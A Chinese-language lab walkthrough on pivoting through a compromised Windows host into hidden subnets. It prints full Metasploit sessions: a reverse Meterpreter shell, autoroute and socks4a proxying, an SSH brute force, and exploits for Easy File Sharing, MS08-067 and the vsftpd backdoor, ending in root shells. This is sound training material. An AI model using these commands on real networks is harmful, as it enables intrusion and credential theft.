
0x00 About
内网机器如下:

说明:
1)Attacker为攻击者,有一个网卡,网段为172.16.0.0,Attacker系统为kali系统
2)RD为第一个已经渗透的目标,有两块网卡,对应172.16.0.0和7.7.7.0两个网段
3)JC有两块网卡,对应7.7.7.0和8.8.8.0两个网段,JC有ms08-067和efs bof两个漏洞,可getshell
4)SK有一块网卡,对应8.8.8.0网段,SK有vsftpd的漏洞,可getshell
5)起初Attacker只拿到RD的msf的shell,对于目标内网情况一无所知,也不知道存在7.7.7.0和8.8.8.0这两个隐藏的网段
6)目标是准备通过RD来渗透内网中7.7.7.0和8.8.8.0两个隐藏的网段
0x01 Step1
Attacker在RD上通过webshell运行了一个reverse类型的后门,然后操作如下:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
|
msf > use exploit/multi/handlermsf exploit(handler) > set payload windows/meterpreter/reverse_tcppayload => windows/meterpreter/reverse_tcpmsf exploit(handler) > set LHOST 172.16.0.20 LHOST => 172.16.0.20msf exploit(handler) > set LPORT 1234LPORT => 1234msf exploit(handler) > run[*] Started reverse TCP handler on 172.16.0.20:1234 [*] Starting the payload handler...[*] Sending stage (957487 bytes) to 172.16.0.11[*] Meterpreter session 2 opened (172.16.0.20:1234 -> 172.16.0.11:49162)meterpreter > ifconfigInterface 1============Name : Software Loopback Interface 1Hardware MAC : 00:00:00:00:00:00MTU : 4294967295IPv4 Address : 127.0.0.1IPv4 Netmask : 255.0.0.0IPv6 Address : ::1IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffffInterface 11============Name : Intel(R) PRO/1000 MT Desktop AdapterHardware MAC : 08:00:27:e1:3f:afMTU : 1500IPv4 Address : 172.16.0.11IPv4 Netmask : 255.255.255.0Interface 19============Name : Intel(R) PRO/1000 MT Desktop Adapter #2Hardware MAC : 08:00:27:7f:3c:feMTU : 1500IPv4 Address : 7.7.7.11IPv4 Netmask : 255.255.255.0 |
0x02 Step2
发现RD有两块网卡后,想办法渗透另一个网段7.7.7.0,首先要添加路由[不添加路由也可以直接用meterpreter shell中的模块访问 到7.7.7.x网段,添加路由的目的是为了使得msf模块可以访问到7.7.7.x网段],meterpreter shell可以访问到7.7.7.x网段,msf 中的模块不能访问到7.7.7.x网段,msf中的模块所处的ip是攻击者的ip,meterpreter shell所处的ip是RD的ip.在meterpreter中 添加路由的目的是为了给msf模块作代理,也即给Attacker作代理,但是只能给Attacker的msf模块作代理,要想给Attacker的其他 应用程序作代理,则需要在meterpreter添加路由后再运行msf的开启sock4的模块,然后再用proxychains来设置Attacker的其他 应用程序的代理为msf的开启sock4代理模块中设置的代理入口。
操作如下:
|
1
2
3
4
5
6
7
|
meterpreter > run autoroute -s 7.7.7.0/24[*] Adding a route to 7.7.7.0/255.255.255.0...[+] Added route to 7.7.7.0/255.255.255.0 via 172.16.0.11[*] Use the -p option to list all active routesmeterpreter > run autoroute -pActive Routing Table==================== Subnet Netmask Gateway ------ ------- ------- 7.7.7.0 255.255.255.0 Session 2meterpreter > |
然后开始扫描7.7.7.0网段,操作如下:
|
1
2
3
4
5
6
|
meterpreter > run post/windows/gather/arp_scanner RHOSTS=7.7.7.0/24[*] Running module against DISCORDIA[*] ARP Scanning 7.7.7.0/24[*] IP: 7.7.7.11 MAC 08:00:27:7f:3c:fe (CADMUS COMPUTER SYSTEMS)[*] IP 7.7.7.12 MAC 08:00:27:3a:b2:c1 (CADMUS CIMPUTER SYSTEMS)[*] IP: 7.7.7.20 MAC 08:00:27:fa:a0:c5 (CADMUS COMPUTER SYSTEMS)[*] IP: 7.7.7.255 MAC 08:00:27:3f:2a:b5 (CADMUS COMPUTER SYSTEMS)meterpreter > |
arp_scanner不太够用,不能扫到端口信息[此时也可用msf自带的其他可以扫描端口的模块如auxiliary/scanner/portscan/tcp来扫 描,因为前面添加了路由,使得msf中的模块可以用meterpreter作为代理访问到7.7.7.x网段],于是用Attacker本机的nmap来扫[可以 更完全的扫描,nmap应该比msf中的扫描模块强大],首先在RD上开sockets4代理,然后用proxychains设置nmap的代理为msf模块开 启的Attacker的1080端口提供的代理,操作如下:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
|
meterpreter > background [*] Backgrounding session 2...msf > use auxiliary/server/socks4amsf auxiliary(socks4a) > show options Module options (auxiliary/server/socks4a): Name Current Setting Required Description ---- --------------- -------- ----------- SRVHOST 0.0.0.0 yes The address to listen on SRVPORT 1080 yes The port to listen on.Auxiliary action: Name Description ---- ----------- Proxy msf auxiliary(socks4a) > set srvhost 172.16.0.20srvhost => 172.16.0.20msf auxiliary(socks4a) > run[*] Auxiliary module execution completed[*] Starting the socks4a proxy servermsf auxiliary(socks4a) > netstat -antp | grep 1080[*] exec: netstat -antp | grep 1080tcp 0 172.16.0.20:1080 0.0.0.0:* LISTEN 3626/rubymsf auxiliary(socks4a) > |
proxychains设置/etc/proxychains.conf如下:
|
1
|
[ProxyList]# add proxy here ...# meanwile# defaults set to "tor"#socks4 127.0.0.1 9050socks4 172.16.0.20 1080 |
nmap扫描如下:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
|
root@kali:~# proxychains nmap -sT -sV -Pn -n -p22,80,135,139,445 --script=smb-vuln-ms08-067.nse 7.7.7.20ProxyChains-3.1 (http://proxychains.sf.net)Starting Nmap 7.25BETA1 ( https://nmap.org )|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:80-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:139-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:135-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:445-<><>-OKNmap scan report for 7.7.7.20Host is up (0.17s latency).PORT STATE SERVICE VERSION22/tcp open ssh Bitvise WinSSHD 7.16 (FlowSsh 7.15; protocol 2.0)80/tcp closed http Easy File Sharing Web Server httpd 6.9135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn445/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-dsService Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003Host script results:| smb-vuln-ms08-067: | VULNERABLE:| Microsoft Windows system vulnerable to remote code execution (MS08-067)| State: VULNERABLE| IDs: CVE:CVE-2008-4250| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, | Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary | code via a crafted RPC request that triggers the overflow during path canonicalization.| | Disclosure date: 2008-10-23| References:| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250|_ https://technet.microsoft.com/en-us/library/security/ms08-067.aspxService detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 12.51 secondsroot@kali:~# |
现在发现了7.7.7.20(JC)这台机器端口开放比较多,尝试找出JC的漏洞,操作如下: 首先看看JC的80端口运行了什么cms,但是Attacker的浏览器直接访问http://172.16.0.20会无法访问,因为Attacker的网段与JC 不在同一网段,此处有个要注意的内容:
Attention:可以选择使用proxychains设置Attacker的浏览器的代理为Attacker的1080端口的socks4代理入口,也可通过在RD的meterpreter会 话中运行portfwd模块命令,portfwd命令如下:
|
1
2
3
4
5
6
|
meterpreter > portfwd add -L 172.16.0.20 -l 2323 -p 80 -r 7.7.7.20[*] Local TCP relay created: 172.16.0.20:2323 <-> 7.7.7.20:80meterpreter >meterpreter > portfwd listActive Port Forwards==================== Index Local Remote Direction ----- ----- ------ --------- 1 172.16.0.20:2323 7.7.7.20:80 Forward1 total active port forwards.meterpreter > |
通过访问Attacker的2323端口访问JC的80端口,结果如下:

这里的portfwd模块不只是名字上的端口转发的意思,目前笔者认为portfwd相当于半个ssh正向代理加一个ssh反向代理组成的综合命令,ssh正向反向代理可参考这里的理解 。ssh正向反向代理理解笔者认为portfwd命令之后Attacker可以通过访问Attacker本身ip的2323端口进而访问到JC的80端口期间发生了3件事。
1.RD访问JC的80端口,这里相当于半个ssh正向代理
2.RD绑定已经访问到的JC的80端口的数据到Attacker的2323端口,这里相当于一个ssh反向代理,相当于RD有Attacker的ssh权限
3.攻击者的浏览器访问攻击者自己的172.16.0.20:2323
portfwd的用法如下:
|
1
2
3
4
5
6
7
8
9
|
meterpreter > portfwd -hUsage: portfwd [-h] [add | delete | list | flush] [args]OPTIONS: -L >opt> The local host to listen on (optional). -h Help banner. -l >opt> The local port to listen on. -p >opt> The remote port to connect on. -r >opt> The remote host to connect on.meterpreter > |
其中-L只能设置为攻击者的ip,不能设置为肉鸡的ip,-L设置的ip可以是攻击者的内网ip,-r也可以是目标的内网ip,两个内网之 间通过meterpreter会话的"隧道"来连通,如果-L后设置的ip是攻击者的内网ip,-r后设置的是目标机器的内网ip,portfwd通过 meterpreter会话连通两台,-l是指攻击者的监听端口,运行完上面的portfwd add -L 172.16.0.20 -l 2323 -p 80 -r 7.7.7.20 命令后,Attacker的2323端口将变成监听状态(也即Attacker会开启2323端口) 这里还要注意route add命令只能是在meterpreter会话中有效,不能系统全局有效,笔者认为route add也是通过meterpreter会 话的"隧道"来实现攻击者能够访问目标机器其他网段机器的,也即在上面的Attacker通过portfwd来实现访问目标机器其他网段 机器而不能因为在portfwd模块运行前由于已经运行了route add模块而由Attacker的浏览器直接访问目标7.7.7.20:80,因为 route add只会给msf的模块提供meterpreter会话通道作为代理服务,只有meterpreter会话下可用的模块可以直接访问7.7.7.x 网段,Attacker的浏览器想直接访问7.7.7.20需要使用proxychins和msf开启的sock4代理.
上面访问得到目标机器JC的80端口信息看出JC运行的是Eash File Sharing Web Server,可用msf中的模块尝试getshell,操作如 下(如果没有在meterpreter中添加路由msf是访问不到7.7.7.20的):
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
|
msf > use exploit/windows/http/easyfilesharing_sehmsf exploit(easyfilesharing_seh) > show options Module options (exploit/windows/http/easyfilesharing_seh): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST yes The target address RPORT 80 yes The target portExploit target: Id Name -- ---- 0 Easy File Sharing 7.2 HTTPmsf exploit(easyfilesharing_seh) > set rhost 7.7.7.20rhost => 7.7.7.20msf exploit(easyfilesharing_seh) > set payload windows/meterpreter/bind_tcppayload => windows/meterpreter/bind_tcpmsf exploit(easyfilesharing_seh) > run[*] Started bind handler[*] 7.7.7.20:80 - 7.7.7.20:80 - Sending exploit...[+] 7.7.7.20:80 - Exploit Sent[*] Sending stage (957999 bytes) to 7.7.7.20[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 -> 7.7.7.20:4444) at 2016-12-26 14:21:11 +0300 |
或者从JC(7.7.7.20)22端口入手:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
|
msf > use auxiliary/scanner/ssh/ssh_enumusersmsf auxiliary(ssh_enumusers) > set rhosts 7.7.7.20rhosts => 7.7.7.20msf auxiliary(ssh_enumusers) > set rport 22rport => 22msf auxiliary(ssh_enumusers) > set user_file /usr/share/wordlists/metasploit/default_users_for_services_unhash.txtuser_file => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txtmsf auxiliary(ssh_enumusers) > run[*] 7.7.7.20:22 - SSH - Checking for false positives[*] 7.7.7.20:22 - SSH - Starting scan[+] 7.7.7.20:22 - SSH - User 'admin' found[-] 7.7.7.20:22 - SSH - User 'root' not found[-] 7.7.7.20:22 - SSH - User 'Administrator' not found[+] 7.7.7.20:22 - SSH - User 'sysadm' found[-] 7.7.7.20:22 - SSH - User 'tech' not found[-] 7.7.7.20:22 - SSH - User 'operator' not found[+] 7.7.7.20:22 - SSH - User 'guest' found[-] 7.7.7.20:22 - SSH - User 'security' not found[-] 7.7.7.20:22 - SSH - User 'debug' not found[+] 7.7.7.20:22 - SSH - User 'manager' found[-] 7.7.7.20:22 - SSH - User 'service' not found[-] 7.7.7.20:22 - SSH - User '!root' not found[+] 7.7.7.20:22 - SSH - User 'user' found[-] 7.7.7.20:22 - SSH - User 'netman' not found[+] 7.7.7.20:22 - SSH - User 'super' found[-] 7.7.7.20:22 - SSH - User 'diag' not found[+] 7.7.7.20:22 - SSH - User 'Cisco' found[-] 7.7.7.20:22 - SSH - User 'Manager' not found[+] 7.7.7.20:22 - SSH - User 'DTA' found[-] 7.7.7.20:22 - SSH - User 'apc' not found[+] 7.7.7.20:22 - SSH - User 'User' found[-] 7.7.7.20:22 - SSH - User 'Admin' not found[+] 7.7.7.20:22 - SSH - User 'cablecom' found[-] 7.7.7.20:22 - SSH - User 'adm' not found[+] 7.7.7.20:22 - SSH - User 'wradmin' found[-] 7.7.7.20:22 - SSH - User 'netscreen' not found[+] 7.7.7.20:22 - SSH - User 'sa' found[-] 7.7.7.20:22 - SSH - User 'setup' not found[+] 7.7.7.20:22 - SSH - User 'cmaker' found[-] 7.7.7.20:22 - SSH - User 'enable' not found[+] 7.7.7.20:22 - SSH - User 'MICRO' found[-] 7.7.7.20:22 - SSH - User 'login' not found[*] Caught interrupt from the console...[*] Auxiliary module execution completed^Cmsf auxiliary(ssh_enumusers) > |
然后用hydra本地用msf模块开启的1080端口的sock4代理尝试爆破:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
|
root@kali:~# proxychains hydra 7.7.7.20 ssh -s 22 -L /tmp/user.txt -P top100.txt -t 4ProxyChains-3.1 (http://proxychains.sf.net)Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.Hydra (http://www.thc.org/thc-hydra) starting [WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...[DATA] max 4 tasks per 1 server, overall 64 tasks, 20 login tries (l:2/p:10), ~0 tries per task[DATA] attacking service ssh on port 22|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK|S-chain|-<>-172.16.0.20:1080-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK<><>-OK<><>-OK<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK[22][ssh] host: 7.7.7.20 login: admin password: 123456|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK|S-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OK1 of 1 target successfully completed, 1 valid password foundHydra (http://www.thc.org/thc-hydra) finishedroot@kali:~# |
发现有可用帐户密码admin:123456,然后再用sock4代理ssh登录:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
|
root@kali:~# proxychains ssh admin@7.7.7.20ProxyChains-3.1 (http://proxychains.sf.net)|D-chain|-<>-172.16.0.20:1080-<><>-7.7.7.20:22-<><>-OKThe authenticity of host '7.7.7.20 (7.7.7.20)' can't be established.ECDSA key fingerprint is SHA256:Rcz2KrPF3BTo16Ng1kET91ycbr9c8vOkZcZ6b4VawMQ.Are you sure you want to continue connecting (yes/no)? yesWarning: Permanently added '7.7.7.20' (ECDSA) to the list of known hosts.admin@7.7.7.20's password: bvshell:/C/Documents and Settings/All Users$ pwd/C/Documents and Settings/All Usersbvshell:/C/Documents and Settings/All Users$ dir2016-12-24 21:32 <DIR> Application Data2016-12-25 06:16 <DIR> Desktop2016-12-24 18:36 <DIR> Documents2016-12-24 18:37 <DIR> DRM2016-12-24 21:32 <DIR> Favorites2016-12-24 18:38 <DIR> Start Menu2016-12-24 21:32 <DIR> Templates 0 Files 0 bytes 7 Directoriesbvshell:/C/Documents and Settings/All Users$ |
或者用ms08067:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
|
msf > use exploit/windows/smb/ms08_067_netapimsf exploit(ms08_067_netapi) > show options Module options (exploit/windows/smb/ms08_067_netapi): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST yes The target address RPORT 445 yes The SMB service port SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)Exploit target: Id Name -- ---- 0 Automatic Targetingmsf exploit(ms08_067_netapi) > set rhost 7.7.7.20rhost => 7.7.7.20msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcppayload => windows/meterpreter/bind_tcpmsf exploit(ms08_067_netapi) > show options Module options (exploit/windows/smb/ms08_067_netapi): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST 7.7.7.20 yes The target address RPORT 445 yes The SMB service port SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)Payload options (windows/meterpreter/bind_tcp): Name Current Setting Required Description ---- --------------- -------- ----------- EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LPORT 4444 yes The listen port RHOST 7.7.7.20 no The target addressExploit target: Id Name -- ---- 0 Automatic Targetingmsf exploit(ms08_067_netapi) > run[*] Started bind handler[*] 7.7.7.20:445 - Automatically detecting the target...[*] 7.7.7.20:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown[*] 7.7.7.20:445 - We could not detect the language pack, defaulting to English[*] 7.7.7.20:445 - Selected Target: Windows 2003 SP2 English (NX)[*] 7.7.7.20:445 - Attempting to trigger the vulnerability...[*] Sending stage (957999 bytes) to 7.7.7.20[*] Meterpreter session 2 opened (172.16.0.20-172.16.0.11:0 -> 7.7.7.20:4444) meterpreter > |
成功溢出getshell后查看JC(7.7.7.20)网卡信息:
|
1
|
meterpreter > ipconfigInterface 1============Name : MS TCP Loopback interfaceHardware MAC : 00:00:00:00:00:00MTU : 1520IPv4 Address : 127.0.0.1Interface 65539============Name : Intel(R) PRO/1000 MT Desktop AdapterHardware MAC : 08:00:27:29:cd:cbMTU : 1500IPv4 Address : 8.8.8.3IPv4 Netmask : 255.255.255.0Interface 65540============Name : Intel(R) PRO/1000 MT Desktop Adapter #2Hardware MAC : 08:00:27:e3:47:43MTU : 1500IPv4 Address : 7.7.7.20IPv4 Netmask : 255.255.255.0meterpreter > |
发现又出现一个8.8.8.x的网段,于是将这个网段添加路由,以便msf中的模块可以访问到8.8.8.x网段.
0x03 Step3
先直接用新的meterpreter shell看看8.8.8.x这个网段有什么机器
|
1
|
meterpreter > run post/windows/gather/arp_scanner RHOSTS=8.8.8.0/24[*] Running module against SRV03[*] ARP Scanning 8.8.8.0/24[*] IP: 8.8.8.3 MAC 08:00:27:29:cd:cb (CADMUS COMPUTER SYSTEMS)[*] IP: 8.8.8.1 MAC 0a:00:27:00:00:03 (UNKNOWN)[*] IP: 8.8.8.9 MAC 08:00:27:56:f1:7c (CADMUS COMPUTER SYSTEMS)[*] IP: 8.8.8.13 MAC 08:00:27:13:a3:b1 (CADMUS COMPUTER SYSTEMS) |
为了让msf中所有模块都能访问到8.8.8.x网段,在新的meterpreter会话中添加路由:
|
1
|
meterpreter > run autoroute -s 8.8.8.0/24[*] Adding a route to 8.8.8.0/255.255.255.0...[+] Added route to 8.8.8.0/255.255.255.0 via 7.7.7.20[*] Use the -p option to list all active routes |
为了让Attacker的除了msf模块以外的其他应用程序能访问到8.8.8.x网段,再使用msf的开启sock4代理的模块开启另外一个端口 作为8.8.8.x网段的入口:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
|
msf exploit(ms08_067_netapi) > use auxiliary/server/socks4amsf auxiliary(socks4a) > show options Module options (auxiliary/server/socks4a): Name Current Setting Required Description ---- --------------- -------- ----------- SRVHOST 172.16.0.20 yes The address to listen on SRVPORT 1080 yes The port to listen on.Auxiliary action: Name Description ---- ----------- Proxy msf auxiliary(socks4a) > set SRVPORT 1081SRVPORT => 1081msf auxiliary(socks4a) > run[*] Auxiliary module execution completed[*] Starting the socks4a proxy servermsf auxiliary(socks4a) > |
也即现在Attacker本地的1080端口的代理可以访问到7.7.7.x网段,1081端口的代理可以访问到8.8.8.x网段,然后将新开的端口 添加到proxychains的配置文件中:
|
1
|
root@kali:~# cat /etc/proxychains.conf | grep -v "#"dynamic_chainproxy_dns tcp_read_time_out 15000tcp_connect_time_out 8000socks4 172.16.0.20 1080 # First Pivotsocks4 172.16.0.20 1081 # Second Pivot |
上面的两个代理相当于扇门的钥匙,172.16.0.20:1080是7.7.7.x的钥匙,172.16.0.20:1081是7.7.7.x后面的8.8.8.x的钥匙 ,Attacker要想访问到8.8.8.x可以通过先打开7.7.7.x的门,再打开8.8.8.x的门(因为8.8.8.x这个门在7.7.7.x这个门之后)
使用Attacker本地的nmap扫描下8.8.8.x网段:
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
|
root@kali:~# proxychains nmap -sT -sV -p21,22,23,80 8.8.8.9 -n -Pn -vvProxyChains-3.1 (http://proxychains.sf.net)Starting Nmap 7.25BETA1 ( https://nmap.org )Nmap wishes you a merry Christmas! Specify -sX for Xmas Scan (https://nmap.org/book/man-port-scanning-techniques.html).NSE: Loaded 36 scripts for scanning.Initiating Connect ScanScanning 8.8.8.9 [4 ports]|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:21-<><>-OKDiscovered open port 21/tcp on 8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:23-<><>-OKDiscovered open port 23/tcp on 8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:22-<><>-OKDiscovered open port 22/tcp on 8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OKDiscovered open port 80/tcp on 8.8.8.9Completed Connect Scan at 05:54, 1.37s elapsed (4 total ports)Initiating Service scan at 05:54Scanning 4 services on 8.8.8.9|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:21-<><>-OK|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:22-<><>-OK|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:23-<><>-OK|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OKCompleted Service scan at 05:54, 11.09s elapsed (4 services on 1 host)NSE: Script scanning 8.8.8.9.NSE: Starting runlevel 1 (of 2) scan.Initiating NSE at 05:54|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OK|D-chain|-<>-172.16.0.20:1080-<>-172.16.0.20:1081-<><>-8.8.8.9:80-<><>-OKCompleted NSE at 05:54, 1.71s elapsedNSE: Starting runlevel 2 (of 2) scan.Initiating NSE at 05:54Completed NSE at 05:54, 0.00s elapsedNmap scan report for 8.8.8.9Host is up, received user-set (0.41s latency).Scanned PORT STATE SERVICE REASON VERSION21/tcp open ftp syn-ack vsftpd 2.3.422/tcp open ssh syn-ack OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)23/tcp open telnet syn-ack Linux telnetd80/tcp open http syn-ack Apache httpd 2.2.8 ((Ubuntu) DAV/2)Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelRead data files from: /usr/bin/../share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.59 secondsroot@kali:~# |
发现8.8.8.9(SK)这台机器可能有漏洞,用msf模块尝试getshell:
|
1
|
msf > msf > use exploit/unix/ftp/vsftpd_234_backdoor msf exploit(vsftpd_234_backdoor) > show options Module options (exploit/unix/ftp/vsftpd_234_backdoor): Name Current Setting Required Description ---- --------------- -------- ----------- RHOST yes The target address RPORT 21 yes The target portExploit target: Id Name -- ---- 0 Automaticmsf exploit(vsftpd_234_backdoor) > set rhost 8.8.8.9rhost => 8.8.8.9msf exploit(vsftpd_234_backdoor) > run[*] 8.8.8.9:21 - Banner: 220 (vsFTPd 2.3.4)[*] 8.8.8.9:21 - USER: 331 Please specify the password.[+] 8.8.8.9:21 - Backdoor service has been spawned, handling...[+] 8.8.8.9:21 - UID: uid=0(root) gid=0(root)[*] Found shell.[*] Command shell session 4 opened (Local Pipe -> Remote Pipe) pwd/iduid=0(root) gid=0(root)ifconfigeth0 Link encap:Ethernet HWaddr 08:00:27:56:f1:7c inet addr:8.8.8.9 Bcast:8.8.8.255 Mask:255.255.255.0 inet6 addr: fe80::a00:27ff:fe56:f17c/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:10843 errors:0 dropped:0 overruns:0 frame:0 TX packets:2779 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:1081842 (1.0 MB) TX bytes:661455 (645.9 KB) Base address:0xd010 Memory:f0000000-f0020000 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:18161 errors:0 dropped:0 overruns:0 frame:0 TX packets:18161 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:5307479 (5.0 MB) TX bytes:5307479 (5.0 MB) |
0day

文章评论